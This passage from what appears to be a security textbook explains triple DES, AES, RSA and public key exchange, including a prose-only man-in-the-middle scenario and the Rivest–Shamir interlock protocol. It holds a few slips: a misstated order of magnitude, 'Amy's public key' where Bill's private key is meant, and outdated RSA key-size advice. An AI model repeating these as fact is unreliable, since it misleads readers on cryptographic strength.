However, a simple trick does indeed enhance the security of DES. Using three keys adds significant strength.

The so-called **triple DES** procedure is $C = E(k_3, E(k_2, E(k_1, m)))$. That is, you encrypt with one key, then with the second, and finally with a third. This process gives a strength roughly equivalent to a 112-bit key (because the double DES attack defeats the strength of one of the three keys, but it has no effect on the third key).

A minor variation of triple DES, which some people also confusingly call triple DES, is $C = E(k_1, D(k_2, E(k_1, m)))$. That is, you encrypt with one key, decrypt with a second, and encrypt with the first again. This version requires only two keys. (The second decrypt step also makes this process work for single encryptions with one key: The decryption cancels the first encryption, so the net result is one encryption. The encrypt–decrypt–encrypt form is handy because one algorithm can produce results for both conventional single-key DES and the more secure two-key method.) This two-key, three-step version is subject to another tricky attack, so its strength is rated at only about 80 bits. Still, 80 bits is beyond reasonable cracking capability for current hardware.

In summary, ordinary DES has a key space of 56 bits, double DES is scarcely better, but two-key triple DES gives an effective length of 80 bits, and three-key triple DES gives a strength of 112 bits. Remember why we are so fixated on key size: If no other way succeeds, the attacker can always try all possible keys. A longer key means significantly more work for this attack to bear fruit, with the work factor doubling for each additional

bit in key length. Now, roughly a half century after DES was created, a 56-bit key is inadequate for any serious confidentiality, but 80- and 112-bit effective key sizes afford reasonable security. We summarize these forms of DES in [Table 2-11](#).

Form	Operation	Properties	Strength
DES	Encrypt with one key	56-bit key	Inadequate for high-security applications by today's computing capabilities
Double DES	Encrypt with first key; then encrypt result with second key	Two 56-bit keys	Only doubles strength of 56-bit key version
Two-key triple DES	Encrypt with first key, then encrypt (or decrypt) result with second key, then encrypt result with first key (E-D-E)	Two 56-bit keys	Gives strength equivalent to about 80-bit key (about 16 million times as strong as 56-bit version)
Three-key triple DES	Encrypt with first key, then encrypt or decrypt result with second key, then encrypt result with third key (E-E-E)	Three 56-bit keys	Gives strength equivalent to about 112-bit key about 72 quintillion (72×10^{15}) times as strong as 56-bit version

TABLE 2-11 Forms of DES

Security of DES

Since it was first announced, DES has been controversial. Many researchers have questioned the security it provides. Because of its association with the U.S. government, specifically the U.S. National Security Agency (NSA) that made certain unexplained changes between what IBM proposed and what the NBS actually published, some people have suspected that the algorithm was somehow weakened, to allow the government to snoop on encrypted data. Much of this controversy has appeared in the open literature, but certain DES features have neither been revealed by the designers nor inferred by outside analysts.

Whitfield Diffie and Martin Hellman [[DIF77](#)] argued in 1977 that a 56-bit key is too short. In 1977, it was prohibitive to test all 256 (approximately 10^{15}) keys on then current computers. But they argued that over time, computers would become more powerful and the DES algorithm would remain unchanged; eventually, the speed of computers would exceed the strength of DES. Exactly that happened about 20 years later. In 1997, researchers using a network of over 3,500 machines in parallel were able to infer a DES key in four months' work. And in 1998 for approximately \$200,000 U.S. researchers built a special "DES cracker" machine that could find a DES key in approximately four days, a result later improved to a few hours [[EFF98](#)].

Does this mean DES is insecure? No, not exactly. No one has yet shown serious flaws in the DES algorithm itself. The 1997 attack required a great deal of cooperation, and the 1998 machine is rather expensive. But even if conventional DES can be attacked, triple DES is still well beyond the power of these attacks. Remember the impact of exponential growth: Let us say, for simplicity, that single-key DES can be broken in one hour. The simple double-key version could then be broken in two hours. But $2^{80}/2^{56} = 2^{24}$, which is over 16,700,000, meaning it would take 16 million hours, nearly 2,000 years, to defeat a two-key triple DES encryption, and considerably longer for the three-key version.

Nevertheless, the basic structure of DES with its fixed-length 56-bit key and fixed number of iterations makes evident the need for a new, stronger, and more flexible algorithm. In 1995, the NIST began the search for a new, strong encryption algorithm. The response to that search has become the Advanced Encryption Standard, or AES.

AES: Advanced Encryption System

After a public competition and review, NIST selected an algorithm named Rijndael as the new advanced encryption system; Rijndael is now known more widely as AES. AES was adopted for use by the U.S. government in December 2001 and became Federal Information Processing Standard 197 [[NIS01](#)]. AES is likely to be the commercial-grade symmetric algorithm of choice for years, if not decades. Let us look at it more closely.

Overview of Rijndael

Rijndael is a fast algorithm that can easily be implemented on simple processors. Although it has a strong mathematical foundation, it primarily uses substitution, transposition, the shift, exclusive OR, and addition operations. Like DES, AES uses repeat cycles.

There are 10, 12, or 14 cycles for keys of 128, 192, and 256 bits, respectively. In Rijndael, the cycles are called “rounds.” Each round consists of four steps that substitute and scramble bits. Bits from the key are frequently combined with intermediate result bits, so key bits are also well diffused throughout the result. Furthermore, these four steps are extremely fast. The AES algorithm is depicted in [Figure 2-22](#).




FIGURE 2-22 AES Encryption Algorithm

Strength of the Algorithm

The characteristics and apparent strength of DES and AES are compared in [Table 2-12](#). Remember, of course, that these strength figures apply only if the implementation and use are robust; a strong algorithm loses strength if used with a weakness that lets outsiders determine key properties of the encrypted data.

	DES	AES
Date designed	1976	1999
Block size	64 bits	128 bits
Key length	56 bits (effective length); up to 112 bits with multiple keys	128, 192, 256 (and possibly more) bits
Operations	16 rounds	10, 12, 14 (depending on key length); can be increased
Encryption primitives	Substitution, permutation	Substitution, shift, bit mixing
Cryptographic primitives	Confusion, diffusion	Confusion, diffusion
Design	Open	Open
Design rationale	Closed	Open
Selection process	Secret	Secret, but open public comments and criticisms invited
Source	IBM, enhanced by NSA	Independent Dutch cryptographers

TABLE 2-12 Comparison of DES and AES

Moreover, the number of cycles can be extended in a natural way. With DES the algorithm was defined for precisely 16 cycles; to extend that number would require substantial redefinition of the algorithm. The internal structure of AES has no a priori limitation on the number of cycles. If a cryptanalyst ever concluded that 10 or 12 or 14 rounds were too low, the only change needed to improve the algorithm would be to change the limit on a repeat loop.

A mark of confidence is that the U.S. government has approved AES for protecting Secret and Top Secret classified documents. This is the first time the United States has ever approved the use of a commercial algorithm derived outside the government (and furthermore, outside the United States) to encrypt classified data.

However, we cannot rest on our laurels. No one can predict now what limitations cryptanalysts might identify in the future. Fortunately, talented cryptologists continue to investigate even stronger algorithms that will be able to replace AES when it becomes obsolete. At present, AES seems to be a significant improvement over DES, and it can be improved in a natural way if necessary. DES is still in widespread use, but AES is also widely adopted, particularly for new applications.

Public Key Cryptography

So far, we have looked at encryption algorithms from the point of view of making the scrambling easy for the sender (so that encryption is fast and simple) and the decryption easy for the receiver but not for an intruder. But this functional view of transforming plaintext to ciphertext is only part of the picture. We must also figure out how to distribute encryption keys. We have noted how useful keys can be in deterring an intruder, but the key must remain secret for it to be effective. The encryption algorithms we have presented so far are called **symmetric** or **secret-key** algorithms. The two most widely used symmetric algorithms, DES and AES, operate similarly: Two users have copies of the

same key. One user uses the algorithm to encrypt some plaintext under the key, and the other user uses an inverse of the algorithm with the same key to decrypt the ciphertext. The crux of this issue is that all the power of the encryption depends on the secrecy of the key.

In 1976, Whitfield Diffie and Martin Hellman [[DIF76](#)] invented public key cryptography, a new kind of encryption. With a public key encryption system, each user has two keys, one of which does not have to be kept secret. Although counterintuitive, in fact the public nature of the key does not compromise the secrecy of the system. Instead, the basis for public key encryption is to allow the key to be divulged but to keep the decryption technique secret. Public key cryptosystems accomplish this goal by using two keys: one to encrypt and the other to decrypt. Although these keys are produced in mathematically related pairs, an outsider is effectively unable to use one key to derive the other.

In this section, we look at ways to allow the key to be public but still protect the message. We also focus on the RSA algorithm, a popular, commercial-grade public key system. Other algorithms, such as elliptic curve cryptosystems [[MIL85](#), [KOB87](#)] and the El Gamal algorithm [[ELG85](#)], both of which we cover in [Chapter 12](#), operate similarly (although the underlying mathematics are very different). We concentrate on RSA because many applications use it. We also present a mathematical scheme by which two users can jointly construct a secret encryption key without having any prior secrets.

Motivation

Why should making the key public be desirable? With a conventional symmetric key system, each pair of users needs a separate key. But with public key systems, anyone using a single public key can send a secret message to a user, and the message remains adequately protected from being read by an interceptor. Let us investigate why this is so.

Recall that in general, an n -user system requires $n * (n - 1)/2$ keys, and each user must track and remember a key for each other user with whom he or she wants to communicate. As the number of users grows, the number of keys increases rapidly, as shown in [Figure 2-23](#). Determining and distributing these keys is a problem. A more serious problem is maintaining security for the keys already distributed—we cannot expect users to memorize so many keys. Worse, loss or exposure of one user's keys requires setting up a new key pair with each of that user's correspondents.




FIGURE 2-23 Explosion in Number of Keys

Characteristics

We can reduce the problem of key proliferation by using a public key approach. In a **public key** or **asymmetric encryption system**, each user has two keys: a **public key** and a **private key**. The user may freely publish the public key because each key does only encryption or decryption, but not both. The keys operate as inverses, meaning that one key undoes the encryption provided by the other key. But deducing one key from the other is effectively impossible.

To see how, let k_{PRIV} be a user's private key, and let k_{PUB} be the corresponding public key. Then, encrypted plaintext using the public key is decrypted by application of the private key; we write the relationship as

$$P = D(k_{PRIV}, E(k_{PUB}, P))$$

That is, a user can decode with a private key what someone else has encrypted with the corresponding public key. Furthermore, with some public key encryption algorithms, including RSA, we have this relationship:

$$P = D(k_{PUB}, E(k_{PRIV}, P))$$

In other words, a user can encrypt a message with a private key, and the message can be revealed only with the corresponding public key.

These two properties tell us that public and private keys can be applied in either order. In particular, the decryption function D can be applied to any argument so that we can decrypt before we encrypt. With conventional encryption, we seldom think of decrypting *before* encrypting. But the concept makes sense with public keys, where it simply means applying the private transformation first and then the public one.

We have noted that a major problem with symmetric encryption is the sheer number of keys a single user has to store and track. With public keys, only two keys are needed per user: one public and one private. Let us see what difference this makes in the number of keys needed. Suppose we have three users, B, C, and D, who must pass protected

messages to user A as well as to each other. Since each distinct pair of users needs a key, each user would need three different keys; for instance, A would need a key for B, a key for C, and a key for D. But using public key encryption, each of B, C, and D can encrypt messages for A by using A's public key. If B has encrypted a message using A's public key, C *cannot* decrypt it, even if C knew it was encrypted with A's public key. Applying A's public key twice, for example, would not decrypt the message. (We assume, of course, that A's private key remains secret.) Thus, the number of keys needed in the public key system is only two per user.

The Rivest–Shamir–Adelman (RSA) Algorithm

The **Rivest–Shamir–Adelman (RSA) cryptosystem** is a public key system. Based on an underlying hard problem and named after its three inventors (Ronald Rivest, Adi Shamir, and Leonard Adleman), this algorithm was introduced in 1978 [[RIV78](#)]. Cryptanalysts have subjected RSA to extensive cryptanalysis, but they have found no serious flaws.

The two keys used in RSA, d and e , are used for decryption and encryption. They are actually interchangeable: Either can be chosen as the public key, but one having been chosen, the other one must be kept private. For simplicity, we call the encryption key e and the decryption key d . We denote plaintext as P and its corresponding ciphertext as C . $C = \text{RSA}(P, e)$. Also, because of the nature of the RSA algorithm, the keys can be applied in either order:

$$P = E(D(P)) = D(E(P))$$

or

$$P = \text{RSA}(\text{RSA}(P, e), d) = \text{RSA}(\text{RSA}(P, d), e)$$

(You can think of E and D as two complementary functions, each of which can “undo” the other's effect.)

RSA does have the unfortunate property that the keys are long: 256 bits is considered the minimum usable length, but in most contexts experts prefer keys on the order of 1000 to 2000 bits. Encryption in RSA is done by exponentiation, raising each plaintext block to a power; that power is the key e . In contrast to fast substitution and transposition of symmetric algorithms, exponentiation is extremely time-consuming on a computer. Even worse, the time to encrypt increases exponentially as the exponent (key) grows longer. Thus, RSA is markedly slower than DES and AES.

The encryption algorithm is based on the underlying problem of factoring large numbers in a finite set called a field. So far, nobody has found a shortcut or easy way to factor large numbers in a field. In a highly technical but excellent paper, Dan Boneh [[BON99](#)] reviews all the known cryptanalytic attacks on RSA and concludes that none is significant. Because the factorization problem has been open for many decades, most cryptographers consider this problem a solid basis for a secure cryptosystem.

To summarize, the two symmetric algorithms DES and AES provide solid encryption of blocks of 64 to 256 bits of data. The asymmetric algorithm RSA encrypts blocks of various sizes. DES and AES are substantially faster than RSA, by a factor of 10,000 or more, and their rather simple primitive operations have been built into some computer

chips, making their encryption even more efficient than RSA. Therefore, people tend to use DES and AES as the major cryptographic workhorses, and reserve slower RSA for limited uses at which it excels.

The characteristics of secret key (symmetric) and public key (asymmetric) algorithms are compared in [Table 2-13](#).

	Secret Key (Symmetric)	Public Key (Asymmetric)
Number of keys	1	2
Key size (bits)	Depends on the algorithm; 56–112 (DES), 128–256 (AES)	Unlimited; typically no less than 256; 1000 to 2000 currently considered desirable for most uses
Protection of key	Must be kept secret	One key must be kept secret; the other can be freely exposed
Best uses	Cryptographic workhorse. Secrecy and integrity of data, from single characters to blocks of data, messages and files	Key exchange, authentication, signing
Key distribution	Must be out-of-band	Public key can be used to distribute other keys
Speed	Fast	Slow, typically by a factor of up to 10,000 times slower than symmetric algorithms

TABLE 2-13 Comparison of Secret Key and Public Key Encryption

Public Key Cryptography to Exchange Secret Keys

Encryption algorithms alone are not the answer to everyone’s encryption needs. Although encryption implements protected communications channels, it can also be used for other duties. In fact, combining symmetric and asymmetric encryption often capitalizes on the best features of each.

Suppose you need to send a protected message to someone you do not know and who does not know you. This situation is more common than you may think. For instance, you may want to send your income tax return to the government. You want the information to be protected, but you do not necessarily know the person who is receiving the information. Similarly, you may want to purchase from a shopping website, exchange private (encrypted) email, or arrange for two hosts to establish a protected channel. Each of these situations depends on being able to exchange an encryption key in such a way that nobody else can intercept it. The problem of two previously unknown parties exchanging cryptographic keys is both hard and important. Indeed, the problem is almost circular: To establish an encrypted session, you need an encrypted means to exchange keys.

Public key cryptography can help. Since asymmetric keys come in pairs, one half of the pair can be exposed without compromising the other half. In fact, you might think of the public half of the key pair as truly public—posted on a public website, listed in a public directory similar to a telephone listing, or sent openly in an email message. That is the beauty of public key cryptography: As long as the private key is not disclosed, a public key can be open without compromising the security of the encryption.

Simple Key Exchange Protocol

Suppose that a sender, Amy, and a receiver, Bill, both have pairs of asymmetric keys for a common encryption algorithm. We denote any public key encryption function as $E(k, X)$, meaning perform the public key encryption function on X by using key k . Call the keys k_{PRIV-A} , k_{PUB-A} , k_{PRIV-B} , and k_{PUB-B} , for the private and public keys for Amy and Bill, respectively.

The problem we want to solve is for Amy and Bill to be able to establish a secret (symmetric algorithm) encryption key that only they know. The simplest solution is for Amy to choose any symmetric key K , and send $E(k_{PUB-B}, K)$ to Bill. Bill takes Amy's public key, removes the encryption, and obtains K .

This analysis is flawed, however. How does the sender know the public key really belongs to the intended recipient? Consider, for example, the following scenario. Suppose Amy and Bill do not have a convenient bulletin board. So, Amy just asks Bill for his key. Basically, the key exchange protocol, depicted in [Figure 2-24](#), would work like this:

1. Amy says: Bill, please send me your public key.
2. Bill replies: Here, Amy; this is my public key.
3. Amy responds: Thanks. I have generated a symmetric key for us to use for this interchange. I am sending you the symmetric key encrypted under your public key.




FIGURE 2-24 Key Exchange Protocol

In the subversion shown in [Figure 2-25](#), we insert an attacker, Malvolio, into this communication.

1. Amy says: Bill, please send me your public key.
 - 1a. Malvolio intercepts the message and fashions a new message to Bill, purporting to come from Amy but with Malvolio's return address, asking for Bill's public key.
 2. Bill replies: Here, Amy; this is my public key. (Because of the return address in step 1a, this reply goes to Malvolio.)
 - 2a. Malvolio holds Bill's public key and sends Malvolio's own public key to Amy, alleging it is from Bill.
3. Amy responds: Thanks. I have generated a symmetric key for us to use for this interchange. I am sending you the symmetric key encrypted under your public key.

3a. Malvolio intercepts this message and obtains and holds the symmetric key Amy has generated.

3b. Malvolio generates a new symmetric key and sends it to Bill, with a message purportedly from Amy: Thanks. I have generated a symmetric key for us to use for this interchange. I am sending you the symmetric key encrypted under your public key.




FIGURE 2-25 Key Exchange Protocol with a Man in the Middle

In summary, Malvolio now holds two symmetric encryption keys, one each shared with Amy and Bill. Not only can Malvolio stealthily obtain all their interchanges, but Amy and Bill cannot communicate securely with each other because neither shares a key with the other.

From this point on, all communications pass through Malvolio. Having both symmetric keys, Malvolio can decrypt anything received, modify it, encrypt it under the other key, and transmit the modified version to the other party. Neither Amy nor Bill is aware of the switch. This attack is a type of **man-in-the-middle**⁴ failure, in which an unauthorized third party intercedes in an activity presumed to be exclusively between two people. See [Sidebar 2-15](#) for an example of a real-world man-in-the-middle attack.

⁴ Alas, this terminology is hopelessly sexist. Even if we called these attacks person-in-the-middle or intruder-in-the-middle in this book, you would find only the term man-in-the-middle used by other writers, who also use terms like man-in-the-browser and man-in-the-phone, which arise in [Chapter 4](#) of this book. Thus, we are regrettably stuck with the conventional term.

Sidebar 2-15 Aspidistra, a WW II Man in the Middle

During World War II Britain used a man-in-the-middle attack to delude German pilots and civilians. Aspidistra, the name of a common houseplant also known as cast-iron plant for its seeming ability to live forever, was also the name given to a giant radio transmitter the British War Office bought from RCA in 1942. The transmitter broadcast at 500 kW of power, ten times the power allowed to any U.S. station at the time, which meant Aspidistra was able to transmit signals from Britain into Germany.

Part of the operation of Aspidistra was to delude German pilots by broadcasting spurious directions (land, go here, turn around). Although the pilots also received valid flight instructions from their own controllers, this additional chatter confused them and could result in unnecessary flight and lost time. This part of the attack was only an impersonation attack.

Certain German radio stations in target areas were turned off to prevent their being beacons by which Allied aircraft could home in on the signal; bombers would follow the signal and destroy the antenna and its nearby transmitter if the stations broadcast continually. When a station was turned off, the British immediately went on the air using Aspidistra on the same frequency as the station the Germans just shut down. They copied and rebroadcast a program from another German station, but they interspersed propaganda messages that could demoralize German citizens and weaken support for the war effort.

The Germans tried to counter the phony broadcasts by advising listeners that the enemy was transmitting and advising the audience to listen for the official German broadcast announcement—which, of course, the British duly copied and broadcast themselves. (More details and pictures are at <http://www.qsl.net/g0crw/Special%20Events/Aspidistra2.htm>, and <http://bobrowen.com/nymas/radioproppaper.pdf>.)

Revised Key Exchange Protocol

Remember that we began this discussion with a man-in-the-middle attack against a simple key exchange protocol. The faulty protocol was

1. A says: B, please send me your public key.
2. B replies: Here, A; this is my public key.
3. A responds: Thanks. I have generated a symmetric key for us to use for this interchange. I am sending you the symmetric key encrypted under your public key.

At step 2 the intruder intercepts B's public key and passes along the intruder's. The intruder can be foiled if A and B exchange half a key at a time. Half a key is useless to the intruder because it is not enough to encrypt or decrypt anything. Knowing half the key does not materially improve the intruder's ability to break encryptions in the future.

Rivest and Shamir [[RIV84](#)] have devised a solid protocol as follows.

1. Amy sends her public key to Bill.

2. Bill sends his public key to Amy.
3. Amy creates a symmetric key, encrypts it using Bill's public key, and sends half of the result to Bill. (Note: half of the result might be the first $n/2$ bits, all the odd numbered bits, or some other agreed-upon form.)
4. Bill responds to Amy that he received the partial result (which he cannot interpret at this point, so he is confirming only that he received some bits). Bill encrypts any random number with his private key and sends half the bits to Amy.
5. Amy sends the other half of the encrypted result to Bill.
6. Bill puts together the two halves of Amy's result, decrypts it using his private key and thereby obtains the shared symmetric key. Bill sends the other half of his encrypted random number to Amy.
7. Amy puts together the two halves of Bill's random number, decrypts it using her private key, extracts Bill's random number, encrypts it using the now-shared symmetric key, and sends that to Bill.
8. Bill decrypts Amy's transmission with the symmetric key and compares it to the random number he selected in step 6. A match confirms the validity of the exchange.

To see why this protocol works, look at step 3. Malvolio, the intruder, can certainly intercept both public keys in steps 1 and 2 and substitute his own. However, at step 3 Malvolio cannot take half the result, decrypt it using his private key, and reencrypt it under Bill's key. Bits cannot be decrypted one by one and reassembled.

At step 4 Bill picks any random number, which Amy later returns to Bill to show she has successfully received the encrypted value Bill sent. Such a random value is called a **nonce**, a value meaningless in and of itself, to show activity (liveness) and originality (not a replay). In some protocols the receiver decrypts the nonce, adds 1 to it, reencrypts the result, and returns it. Other times the nonce includes a date, time, or sequence number to show that the value is current. This concept is used in computer-to-computer exchanges that lack some of the characteristics of human interaction.

Authenticity

The problem of the person in the middle can be solved in another way: Amy should send to Bill

$$E(k_{PUB-B}, E(k_{PRIV-A}, K))$$

This function ensures that only Bill, using k_{PRIV-B} , can remove the encryption applied with k_{PUB-B} , and Bill knows that only Amy could have applied k_{PRIV-A} that Bill removes with k_{PUB-A} .

We can think of this exchange in terms of locks and seals. Anyone can put a letter into a locked mailbox (through the letter slot), but only the holder of the key can remove it. In olden days, important people had seals that they would impress into molten wax on a letter; the seal's imprint showed authenticity, but anyone could break the seal and read the letter. Putting these two pieces together, a sealed letter inside a locked mailbox enforces

the authenticity of the sender (the seal) and the confidentiality of the receiver (the locked mailbox).

